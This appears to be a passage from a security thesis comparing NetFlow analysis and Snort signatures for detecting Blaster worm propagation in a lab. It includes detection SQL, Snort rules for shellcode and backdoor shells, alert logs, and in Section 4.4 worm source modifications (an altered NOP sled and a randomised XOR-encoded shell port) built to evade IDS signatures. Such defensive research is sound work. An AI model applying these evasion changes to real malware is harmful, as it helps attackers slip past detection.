Gong[28] propose a method of detecting worms and abnormal activities using NetFlows. He uses flow-based analysis methods such as top number of sessions, top number of data, specific port matching for known anomalies and fixed IP addresses (specifically worms using hardcoded DNS services). He also uses TCP flags, like Malmedal[8] did, but looking at how a typical worm's SYN scan process looks like, and conclude that a worm-infected host will have a large number of outgoing NetFlows where only the SYN flag is set. In addition, Gong uses ICMP packets to look for ICMP post/host/network unreachable packages to a host. This will indicate abnormal activity by that host. Mohammad[29] uses scanning detection as part of detecting Botnet activity and spreading. He defines a scanning worm to generate a large number of NetFlows only containing the TCP SYN bit. He refers to the scheme described by Gong[28].

Kim et al.[30] have studied the feasibility of analyzing packet header data through wavelet analysis to detect anomalies. They use destination IP address and port number on outgoing traffic for correlation.

2.4 Feasibility of worm propagation by means of NetFlow analysis

Malmedal[8] proposed a feasible method for portscan detection by means of NetFlow analysis. The literature shows various worm propagation detection methods by using NetFlows, for example the methods proposed by Gong[28] and Mohammad[29]. In these methods they use TCP flags from flow records to indicate anomalies. We propose a different method based on recursive repetitive pattern as described in Section 4.1.

3 Choice of methods

We used two main methods in this thesis; literature study and technical experiments. The technical experiments will give quantitative answers to our research questions.

3.1 Literature studies

By using literature studies, we examine the state of the art, as well as discover what scientific work that has been done before. As shown in Related Work, there is a lot of literature which relates to our research problem, and the research questions. The literature studies were carried out by using related books and scientific databases accessed through the Internet. We assessed each reference thoroughly and evaluated it's reliability and validity.

3.2 Technical experiments

For our experiments, we needed computer network traffic data. As we are in no position to setup a sufficient amount of computers to test the computer worm, we created a simulated dataset based on real-life captured network traffic samples. The dataset were used as the basis for the NetFlow analysis. In addition to NetFlow analysis we also set up Snort to give reference data to our experiments.

4 Worm propagation detection with NetFlows

We now present a new method of detecting worm propagation using NetFlow records. By using the characteristics of computer worms we define a set of indicators and define them as either strong or weak. As the NetFlow system holds the records in a database we must transform the indicators into SQL statements.

4.1 Indicators of worm propagation

Based on the worm characteristics (Section 1.7.4) we define a set of indicators of worm propagation. Note that we can observe worm propagation either when one infected host tries to contact numerous new hosts, or as a repetitive recursive pattern in traffic behavior. In addition, we examine communication between an assumed infected-host and hosts it tries to infect, shortly after infection, as an indication of covert channel communication.

4.1.1 Indicator 1: Recursive pattern (I1)

As the repetitive pattern of a worm has a set of characteristics, we can use the netflow records to detect these characteristics.

The first and simplest characteristic of a repeated worm is the "'access"' characteristic when the worm calls the remote buffer overflow on the vulnerable service. The service will most likely run on the same port on each targeted host, using the same destination port. We can check the netflow records for a recursive pattern as shown in Figure 5 where the hosts connect to a new host with the same destination port.



Figure 5: The recursive nature of a worm

Limitations

Any recursive function has the possibility to run in infinity, either by chance or if it is built with bugs by mistake. As such, we can define a maximum depth of our recursion to prevent the system going haywire by mistake.

Classification of I1

As defined in Section 1.9 we classify this behavior as a **strong indicator** given it's unique pattern. To avoid False Positives we constrain the recursion to be at least three (3) levels deep to be a valid indicator.

4.1.2 Indicator 2: Connecting to unique hosts on the same port (I2)

As seen from the characteristics a host infected with a worm will try to contact new hosts to exploit the same vulnerability. This is a core function of a worm, that it actually spreads to new victims. We can define a host to be an infected host if it tries to connect to a predefined minimum number of unique hosts on the same port. This indicator could be considered to be close to a horizontal portscan where one host tries to contact multiple hosts on the same destination port.

Limitations

The major part of communication on the Internet today is using the World Wide Web (www) over the Hyper-Text Transport Protocol (HTTP), running on IP. Thus, such traffic would be included in our setup, as we only filter on 'ip'. Many computer users use www, and thus generate a lot of traffic to different hosts on the same port (80). Indicator 2 would trigger on such traffic. There might be other traffic showing the same pattern, that is in fact not worm propagation.

To avoid such False Positives we could simply state that our Netflow system will not include traffic to/from the HTTP port (80) in the capture filters. This would lower the False Positive rate we would sustain from Indicator 2, but it will not remove False Positives all together. We will lose any worms spreading using HTTP port, but it could lower the False Positive rate considerably.

Classification of I2

This indicator we classify as a **weak indicator** because of the common nature of it's pattern.

4.1.3 Indicator 3: Covert channel after exploitation (I3)

In this thesis we use Lampson[31]'s definition of a covert channel: *Channels not intended for information transfer at all, such as the service program's effect on the system load*. Any communication between two hosts that are not supposed to be allowed is a breach of computer security policy. Thus, we monitor all communication between a host considered to be an infector and all the hosts it has communicated with in accordance with the results from I1 and I2. By monitoring traffic between an infector and a possible infected machine based on an exploitation we might find other traffic related to the propagation. Some worms upload a copy of themselves after the remote buffer overflow attack is finalized. This traffic can also be e.g. commands from the worm author or other arbitrary malware.

Limitations

This indicator might be exposed to a high level of False Positives as the input value is an assumed worm infected host. To mitigate this problem we can assume most covert channels will appear close in time after a new target was exploited. An attacker cannot risk a successfully exploited target to reboot or go offline before the worm payload is executed. Also, some exploits only allow for a covert channel connection to stay open just a few seconds after the exploit is carried out.

We will only check for covert channel activity between an infected host and a new target for 1 minute after the exploit.

Classification of I3

We classify this indicator also as a **weak indicator** because it only has value in accordance with I1, and possibly I2.

4.2 Detecting worm propagation using NetFlow analysis

As demonstrated by Malmedal[8] Netflow analysis can be used in an Intrusion Detection scenario. In this thesis we use a very similar system, with minor adjustments.

The system uses Argus to aggregate network traffic into NetFlow records, which are again moved into a PostgreSQL database. We want to store the information in a database to easier query the information we need later. In Figure 6 we see how the information flows and is transformed from network traffic into netflow records, stored in the database. The detection process consists of performing SQL queries against the database, producing indicators.



Figure 6: The netflow analysis system used in this thesis

Data is collected from the Network and processes by Argus creating he NetFlow records. The records are converted into a CVS file using *ra*[1]. In Appendix B the configuration for Argus shows we only store the fields ""stime proto saddr sport dir daddr dport spkts dpkts sbytes dbytes state"". We are interested in bidirectional netflows, as seen in the configuration. In Table 1 there is a detailed list of what each field represents, and why we want to store that piece of information in the database. The SQL to create this database is displayed in Appendix B, with the tools used to import data from Argus and into the database.

[1]**R**ead **A**rgus data is an Argus tool to read argus files and e.g. print them out as ascii information

Table 1: A netflow record

Attribute	**Type**	**Description**
time	timestamp	The timestamp of when this records started
proto	varchar(4)	The IP transport layer protocol. (e.g. TCP, UDP, ICMP)
src_ip	inet	IP address of the host initiating the flow
src_port	integer	Source port for the src_ip
dir	varchar(10)	Direction of this flow. Either '->', '<-' or '<?>'. The latter means it does not know whom initiated the flow.
dst_ip	inet	IP address of the destination.
dst_port	integer	Destination port on the dst_ip.
src_count	integer	Counts how many packets the source has sent in this flow.
dst_count	integer	Counts how many packets the destination has sent in this flow.
src_bytes	integer	Sums up the total number of bytes sent by the source to the destination.
dst_bytes	integer	Sums up the total number of bytes sent by the destination to the source.
state	varchar	State of the flow. If protocol is TCP, it shows the state changes. 's' - Syn Transmitted 'S' - Syn Acknowledged 'E' - TCP Established 'f' - Fin Transmitted (FIN Wait State 1) 'F' - Fin Acknowledged (FIN Wait State 2) 'R' - TCP Reset

All the Argus records are stored in the database. We define a set of patterns to give an indication of worm propagation. By querying the database using SQL we can obtain results for each indicator and present the information to a human to make the decision if there is worm propagation, or not.

4.2.1 Indicators using NetFlow analysis

We define our database queries for each of the identified indicators.

I1: Recursive pattern

In Listing 4.1 the database query to recursively check for information is provided. The original idea behind the query is to have a base condition which is the first SELECT inside the *WITH RECURSIVE*. This is our starting point. The query must have a starting point to know from where it should start to scan. Using this as a foundation we call the select condition repeatedly, aggregating the number of results. Everything is put inside a database function which allows us to call *check_propagation* with any src_ip as the starting point. The last view *paths* is added as an easy way to check for recursive propagation using 192.168.0.1 as root.

Listing 4.1: Finding recursive propagated malware using similar destination ports

```
CREATE FUNCTION check_propagation(root_src_ip inet)
RETURNS TABLE (src_ip inet, dst_ip inet, depth INTEGER, route VARCHAR, parent VARCHAR, dst_port ↩
     INTEGER, stime TIMESTAMP)
AS $$
WITH RECURSIVE path(src_ip, dst_ip, depth, route, parent, dst_port, time) AS (
  SELECT src_ip, dst_ip, 0, '/', NULL, dst_port, time FROM records WHERE src_ip = $1 and state !=↩
       'REQ' and state != 'INT' and state != 'TIM'
  UNION
  SELECT
    records.src_ip,
    records.dst_ip,
    parentpath.depth + 1,
    parentpath.route ||
      CASE parentpath.route
        WHEN '/' THEN ''
        ELSE '/'
      END || regexp_replace(CAST ( records.src_ip as varchar ), '([!\/].+)', ''),
    parentpath.route,
    parentpath.dst_port,
    records.time
  FROM records, path as parentpath
  WHERE parentpath.dst_ip = records.src_ip and parentpath.dst_port = records.dst_port)
SELECT * FROM path ;
$$ LANGUAGE 'sql';

CREATE VIEW paths AS SELECT * FROM check_propagation('192.168.0.1');
```

I2: Connecting to unique hosts on the same port

In Listing 4.2 we created a database view which returns source IP address, destination port and the number of distinct destination IP addresses where the source bytes is bigger than 50 and the number of distinct destination IP addresses is equal to or larger than 10. What this means is that we basically defined ourselves a portscanner which has two conditions.

Listing 4.2: Netflow table to hold source IPs with a lot of unique connections with similar ports

```
CREATE VIEW uniqueTargetsSamePort AS
  SELECT src_ip, dst_port, COUNT(DISTINCT dst_ip) as uniqDstIp
  FROM records
  WHERE src_bytes > 50
  GROUP BY src_ip, dst_port
  HAVING COUNT(DISTINCT dst_ip) >= 10;
```

I3: Covert channel after exploitation

To find covert channels with relations to a possible worm propagation we create a view *monitorIPs* as seen in Listing 4.3 where we fetch all the destination IP addresses a suspicious host (taken from *uniqueTargetsSamePort*) has communicated with. Next, we create another view where we match all the records, again against the view *monitorIPs* where we list out all traffic between a suspicious host and a connected machine. We constrain the query by defining a given record from records must not be older than 1 minute compared to the record from monitorIPs. This way we find any communication after a suspicious record (from *monitorIPs*). The last query is used to generate the data needed to create the graphs in our experiments. It will list out a worm propagating source IP address, destination port and the distinct number of destination IP's it has attempted to connect to, along with the distinct number of destination IPs it has a convert channel communication with.

Listing 4.3: Netflow database queries to find covert channels

```
CREATE VIEW monitorIPs AS
SELECT records.time, records.src_ip, records.dst_ip, records.dst_port, records.state from records
    INNER JOIN uniqueTargetsSamePort as tabuniq
    ON (records.src_ip = tabuniq.src_ip
    AND records.dst_port = tabuniq.dst_port);

CREATE VIEW tabmonitor AS
SELECT tabmonitor.dst_port as vector, records.src_ip, records.dst_ip, records.dst_port, records.↩
     state FROM records
  INNER JOIN monitorIPs as tabmonitor
    ON (records.src_ip = tabmonitor.src_ip
      AND records.dst_ip = tabmonitor.dst_ip
      AND records.dst_port != tabmonitor.dst_port)
  WHERE records.time < (tabmonitor.time + (60 * interval '1 second')) and tabmonitor.state != '↩
       REQ' and tabmonitor.state != 'INT' and tabmonitor.state != 'TIM' ;

SELECT paths.src_ip, paths.dst_port, COUNT(DISTINCT paths.dst_ip) as unique_targets, COUNT(↩
     DISTINCT tabmonitor.dst_ip) as unique_covert_channels FROM paths
    INNER JOIN tabmonitor
        ON( paths.dst_port = tabmonitor.vector AND paths.src_ip = tabmonitor.src_ip  )
    GROUP BY paths.src_ip, paths.dst_port, tabmonitor.vector, tabmonitor.src_ip  ;
```

4.3 Detecting worm propagation using Snort

We will use Snort as an example of a well-known signature-based IDS. Snort[9] is a real-time traffic analysis and packet logging tool. It has many features, such as protocol reassembly, protocol analysis and full content matching. It can define rules to match specific network packets. We will define several rules to assist Snort in detecting MSBlast as the worm is in it's original format. The source code of the worm is a reverse engineered version, but is considered to be an very identical copy of the original.

We define three main approaches for Snort to detect MSBlast:

- Detecting the NOP sled in front of the shellcode
- Detecting the RPC BIND request before the attack
- Detecting the hardcoded MSBlast covert channel

4.3.1 Detecting the NOP sled of the exploit

In snortruleset-snapshot-2861[2] there are rules defined to detect network packets containing shellcode.

Listing 4.4: Snort alarm to detect DCom RPC exploitation code

```
alert ip any any -> any \$SHELLCODE_PORTS (msg:"SHELLCODE x86 NOOP";content: "|90 90 90 90 90 90 ↩
    90 90 90 90 90 90 90 90|"; depth: 128; classtype:shellcode-detect; sid:1000001; rev:6;)
```

An example of such a rule is shown in Listing 4.4. By default $SHELLCODE_PORTS is defined to be !80 in Snort 2.8.6.1, meaning all ports except 80. It scans the content for the hexadecimal representation of a chain of 0x90, just as it was described in Section 1.7.3.

Limitations

There is a very important configuration in Snort regarding *depth*. It defines how many bytes into the packet's payload Snort should perform content inspection for a given alarm. In this alarm it will only inspect the first 128 bytes. Meaning, if the NOP sled (which is 14 bytes in this alarm) starts at byte position (128 - 13) = 115, it will not trigger this alarm as the alarm needs 14 subsequent NOPs. Increasing the *depth* option of the alarm increases the chance of finding traffic that actually contains NOP sleds, but it consumes more resources per packet. This is a balance issue regarding use of resources, and if the network has much activity, Snort has to spend more resources per packet on this alarm alone. We could end up having a serious resource problem, thus, the default parameter for many alarms is *depth=128*.

The NOP sled in RPC requests is far deeper than the mere 128 bytes. This means the default Snort alarm *SHELLCODE x86 NOOP* will have difficulties detecting the buffer overflow attack of when the Blaster Worm tries to infect a new target. However, the Blaster Worm uploads itself over TFTP by default in cleartext. TFTP uses UDP packets with a maximum size 512 bytes per packet, except the last packet being anything less than 512 bytes. If Snort is lucky, the NOP sled of the exploitation code inside the worm binary could be in the first 128 bytes of one of the TFTP packets.

[2]Downloaded 01. oct 2010. SHA1SUM: 1712e1709245418ff88a64efbf1bb069a6921773

4.3.2 Detecting the RPC BIND request and covert channel

In [32], Hackworth defines two alarms to detect Blaster Worm using Snort rules. The first alarm, seen in Listing 4.5 is built quite similar to the *SHELLCODE x86 NOOP* in Section 4.3.1 as it uses binary search in the content, and identical *depth*. It searches for a legitimate RPC BIND request, and calls forth an alarm of a *possible* DCOM RPC exploitation attempt.

Listing 4.5: Snort alarm to detect DCom RPC exploitation code

```
alert ip any any -> any 135:139 (msg:"Possible dcom*.c EXPLOIT ATTEMPT";content: "|05 00 0B 03 10↩
     00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 ↩
     00 00 00 00 00 C0 00 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10↩
     48 60 02 00 00 00|"; depth: 128; classtype:attempted-admin; sid:1000002; rev:6;)
```

The second alarm in Listing 4.6 is specifically crafted to detect the activation traffic between the infected host and the targeted host. The Blaster Worm's exploit leaves open a TCP socket listening on port 4444. When the infected host connects to this port, the targeted host will send back the banner of executing Windows *cmd* tool from "'C:\WINDOWS
system32\'". The binary search of the alarm searches for "':\WINDOWS\syste'" (Translated from hexadecimal format, and into binary format).

Listing 4.6: Snort alarm to detect DCom RPC System Shell connection

```
alert tcp any 4444 -> any any (msg:"DCom RPC System Shell Exploit Response"; flow:from_server,↩
    established; content: "|3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65|"; classtype:successful↩
    -admin; sid:10000003; rev:1;)
```

Limitations

The first alarm, *Possible dcom*.c EXPLOIT ATTEMPT*, could generate False Positives as it will match on any given RPC bind request, no matter wether it is a part of any attack or a legitimate RPC request. As such, in a network using DCOM RPC legitimately to a large extent the IDS operator might disable the alarm if it generates too many False Positives.

The second alarm is very specific, searching for Windows command-line banner on port 4444. If the malware puts any obfuscation, encryption or compression in the traffic between the infected host and targeted host, this alarm would not trigger. Obfuscation could be as simple as using XOR on the data on either end using a random XOR key for each propagation.

4.4 Modifications to the worm to elude detection

We presented two different approaches to detecting the Blaster Worm; NetFlow analysis and signature-based IDS (Snort). Both methods would detect the original source of the Blaster Worm (See Appendix A). A daily scenario for malware on the Internet is new versions of existing malware.

A malware author can make small modifications or improvements to their malware to allow it to better elude detection software, especially pattern matching systems. We attempt to change the source of the Blaster Worm in such a way that it eludes Snort detection with the alarms given previously and show that our NetFlow analysis is much more flexible to such changes.

4.4.1 Elude detection of the NOP sled

A detected NOP sled in binary data is a very strong indication of shellcode and a buffer overflow attack. Most serious detection software would trigger on a given consecutive NOPs. We shall replace the NOP sled with an alternating decrease, increase machine instruction (0x48, 0x40). If the IDS is not configured to scan for this exact pattern it might be enough to avoid alarm triggering. In Listing 4.7 we see the original NOP sled, and in Listing 4.8 the modified version. This replacement is not very advanced, but it acts as a simple example of a NOP sled modification.

Listing 4.7: Original NOP sled of MSBlast

```
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90"
```

Listing 4.8: Modified NOP sled of MSBlast

```
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40\x48\x40"
    "\x48\x40\x48\x40\x48\x40\x48"
```

4.4.2 Elude detection of RPC BIND request

In Section 4.3.2 we showed how Snort can detect if there is an RPC BIND request towards any target. This is not a strong indicator, but correlated with other alarms it could strengthen the suspicion of an attack. It is very hard to do anything with this initial RPC BIND from the infected host to the targeted host as it is a key component in the buffer overflow attack, and cannot be obfuscated, excluded or realized in a different way.

We consider this Snort alarm not to be a strong enough single-indicator to indicate an attack.

Some IDS operators could attempt to reduce ordinary False Positives if this alarm generates alot of them. The alarm could be reconfigured to ignore source and destination IP's belonging to the defined home network in Snort. Any RPC BIND request internally on the home network would thus not raise an alarm. If a worm is propagating inside the home network, this alarm does not trigger.

4.4.3 Elude detection of the covert channel

It uses a static backdoor shell port (4444) with unprotected communication. Even if we use a different port than 4444, some detection software could trigger on the Window command-line banner being used on an illegitimate port. Still, our attempt to make small changes on the malware is indeed valid as it shows the vulnerability of signature-based IDSes.

A Snort alarm on port 4444 communication in correlation with other Snort alarms such as an RPC BIND request would be enough to assume an attack. By excluding the covert channel we decrease the strength of the RPC BIND request indicator in Snort. In Listing 4.9 we see the original shellport being set to SHELL_PORT, which is defined to be 4444, while in Listing 4.10 the modified version picks a random port between 1025 and 65535. The port is swapped and XOR'ed with the shellcode's XOR key. It is then replacing the default port 4444 in the shellcode (sc). As the worm uses the variable *shellport* to connect to after the buffer overflow is complete, it will now use a random port for covert channel.

Listing 4.9: Original static covert channel port

```
        shellport = SHELL_PORT ;
```

Listing 4.10: Modified random covert channel port

```
        unsigned long shellport_ret, sp_swapped ;

        // Pick a random port between 1025 and 65535
        // Since RAND_MAX ~= 32767 we multiply by two.
        srand(GetTickCount());
        shellport = 1025 + ( (rand()*2) % 64510 ) ;
        shellport_ret = 0 ;
        shellport_ret = shellport << 8 | 0x8B ;
        // Swap between little and big endian byte order
        sp_swapped = (shellport_ret & 0x000000FF) << 24 | (shellport_ret & 0x0000FF00) << 8 | (↩
            shellport_ret & 0x00FF0000) >> 8 | (shellport_ret & 0xFF000000) >> 24 ;
        // XOR with the XOR key for the shellcode
        shellport_ret = sp_swapped ^ 0x9432BF80 ;

        // Set the port
        memcpy(sc + 471, (unsigned char *)&shellport_ret, 4) ;
```

5 Experimental Work

In this section we describe the experiments conducted in order to answer the research questions: *Analyze the robustness of NetFlow analysis and Snort[9] when worms change or worm complexity increases. Find limitations of both methods, compare the results.*

We hypothesize that NetFlow Analysis is more robust with regards to changes in a worm.

We used the simulation described in Section 5.2 to generate two datasets, one for the original worm and one for the modified worm. Next, these datasets were run through Snort and the NetFlow system.

5.1 Planning the experiments

There are a lot of issues that need to be addressed before we can perform any experiments on the method we proposed in Section 4. A special care is taken to ensure the reliability and validity of the experiments.

Reliability

Reliability ensures the experiments are reproducible giving the same results. As we cannot setup a large amount of computers vulnerable to the Blaster Worm we created a simulator that produced a near-real dataset of a Blaster Worm break-out. One can argue how good such a dataset is.

All software and configuration used in the experiments are given in a separate appendix to give a good overview of the test environment. The steps taken when the experiment is run will be described in full detail, making it reproducible.

Validity

For the experiments to be successful we need to achieve validity of the results. This means that if we change the input the results should be more or less the same. A problem with data-sources when running tests on IDSs is having an IDS configured to be good at testing the test dataset. When the IDS is put into a live environment it might behave differently. In this experiment we wish to evaluate how good the NetFlow system is to detect a wide-spread worm propagation. We use a simulated dataset, as described above.

Presenting the results

In our experiments we present the results from Snort by reading the log produced by Snort and make an assessment. For the NetFlow system we created a pair of bar-graphs to present the information within the system. The system for creating these graphs can be found in Appendix D.

5.1.1 Experimental setup



Figure 7: Physical setup of experiments

In Figure 7 we see the physical setup of the experiments. The two Windows XP machines are connected using a Hub, along with a Linux machine acting as an IDS sensor running the NetFlow system and Snort. The Windows machines are vulnerable to the Blaster Worm. The software configuration can be found in Appendix E.

5.2 Simulating worm propagation

Since we cannot physically setup a large network of machines to measure worm propagation we use the Linux machine as seen in Figure 7 to capture one propagation step between the two Windows machines in different scenarios. The scenarios are (a) the worm will try to connect to a non-valid host, (b) the worm will try to connect to a live host not vulnerable and (c) the worm will exploit a live host and propagate.

These three scenarios will be captured from real network traffic to packet capture files. Using a packet manipulation program we decode the packets from each of these scenarios, change the source ip address, source port, destination ip address, TCP sequence numbers and checksums. Doing this repeatedly we simulate how a worm propagates and we define a probability of a new host being the victim of scenarios a, b or c. If it is indeed the scenario c, that host will also start to propagate. All of this data will produce one dataset. In Appendix C the simulator source-code is presented.

On the modified worm source-code (Section 4.4) we repeat the steps as described above with all three scenarios. The simulated worm propagation will thus provide two datasets, one for the original worm propagation, and one for the modified version.

5.2.1 Packets for scenarios using the original worm

We use the Windows (a) as seen in Figure 7 to execute the Blaster Worm while we capture all traffic on the Linux machine. Since the Windows (b) machine is vulnerable to the Blaster Worm it will be infected. We capture and store this infection as *original_packets_c*. After this, we remove the worm from, and patch the Windows (b). Next, we relaunch the worm from the Windows (a) machine, and it will try to infect the Windows (b). This will not succeed, and we capture and store this as *original_packets_b*. The worm will try to propagate to hosts not in our network. We store one of these attempted connections as *original_packets_a*. Now we have all the necessary packets we need to simulate worm propagation using the original source-code.

5.2.2 Packets for scenarios using the modified worm

Next, we apply the modified source-code as described in Section 4.4 and repeat all the steps above, except the connection to a dead host. This will generate two more packets, the *modified_packets_b* for live hosts not vulnerable to the Blaster Worm and *modified_packets_c* for live and vulnerable hosts.

5.2.3 The simulator

Using these packets of capture scenarios we construct two datasets, each for the original worm and the modified worm. The simulation is initiated by *infecting* the host 192.168.0.1. In Appendix C the source-code for the simulator is presented. We have limited the number of hosts in our test by the variable *HOSTMAX*. The simulator was executed, creating the datasets with the distribution between the scenarios as listed in Table 2, using 99 hosts. The simulator uses a packet modification tool called Scapy[1]. It is capable of forging and rewriting almost any network packet.

Table 2: Worm simulator scenario distribution

Scenario	**# hosts**
Dead hosts	38%
Invulnerable hosts	38%
Vulnerable hosts	41%

[1]http://www.secdev.org/projects/scapy/

5.3 Experimental results

From the last section we use the two datasets; original and modified, and present them to Snort and the NetFlow system.

5.3.1 Original dataset

Snort

In Table 3 we see the number of different alarms Snort produced by using the original dataset. We see it has roughly two *DCom RPC System Shell Exploit Response* per *SHELLCODE x86 NOOP*. In Listing 5.1 we see a part of the Snort alarm list, as 192.168.0.1 infects 192.168.0.14. It firsts detects the RPC BIND request, triggering an *Possible dcom*.c EXPLOIT ATTEMPT* alarm. Next, it detects the covert channel communication before it sees the TFTP (port 69) download of the worm from an infected system to an uninfected system triggering *SHELLCODE x86 NOOP*. The last covert channel alarm is when the infected system tells the uninfected system to start the worm after the download is completed.

Based on these alarms we can say our dataset has a worm infection.

Table 3: Snort alarms for original dataset

SignatureID	**Msg**	**# Alarms**
10000003	DCom RPC System Shell Exploit Response	100
1000002	Possible dcom*.c EXPLOIT ATTEMPT	88
1000001	SHELLCODE x86 NOOP	50

Listing 5.1: Snort alarms from the original Blaster Worm

```
[**] [1:1000002:6] Possible dcom*.c EXPLOIT ATTEMPT [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/26-00:54:57.368942 192.168.0.1:1264 -> 192.168.0.14:135
TCP TTL:128 TOS:0x0 ID:6304 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x91078E23  Ack: 0x9E304B15  Win: 0xFAF0  TcpLen: 20

[**] [1:10000003:1] DCom RPC System Shell Exploit Response [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
10/26-00:54:58.181730 192.168.0.14:4444 -> 192.168.0.1:1266
TCP TTL:128 TOS:0x0 ID:59 IpLen:20 DgmLen:111 DF
***AP*** Seq: 0x9E391E84  Ack: 0x91117729  Win: 0xFAF0  TcpLen: 20

[**] [1:1000001:6] SHELLCODE x86 NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
10/26-00:55:05.725037 192.168.0.1:69 -> 192.168.0.14:1031
UDP TTL:128 TOS:0x0 ID:6398 IpLen:20 DgmLen:544
Len: 516

[**] [1:10000003:1] DCom RPC System Shell Exploit Response [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
10/26-00:55:16.312818 192.168.0.14:4444 -> 192.168.0.1:1266
TCP TTL:128 TOS:0x0 ID:226 IpLen:20 DgmLen:62 DF
***AP*** Seq: 0x9E391F2C  Ack: 0x9111774D  Win: 0xFACC  TcpLen: 20
```

NetFlow Analysis

The NetFlow system generates two graphs when it tries to detect worm propagation. First, it presents Figure 8 which checks for recursive repetitive pattern following the destination port between the hosts. The graph has two bars for each x-value. The red bar (**strong indicator**) is the number of distinct targets a given host have attempted to connect towards for a given port, as given by the x-value. The yellow bar (**weak indicator**) represents the number of distinct targets the host in the x-value has attempted to connect to within one minute of an attempted worm infection. It will not trigger on NetFlow records with a state REQ, INT or TIM. REQ|INT is a flow that was never properly initialized. TIM is a TCP flag indicating the session timed out. We see that the yellow bar is always smaller than the red bar. The higher the yellow bar, and closer to the red bar, the higher is the probability that an exploit was successful. The last Figure 9 merely shows hosts attempting to connect to distinct targets on a given destination port (**weak indicator**). In this figure we see that the hosts from Figure 8 appear along with the destination port numbers.

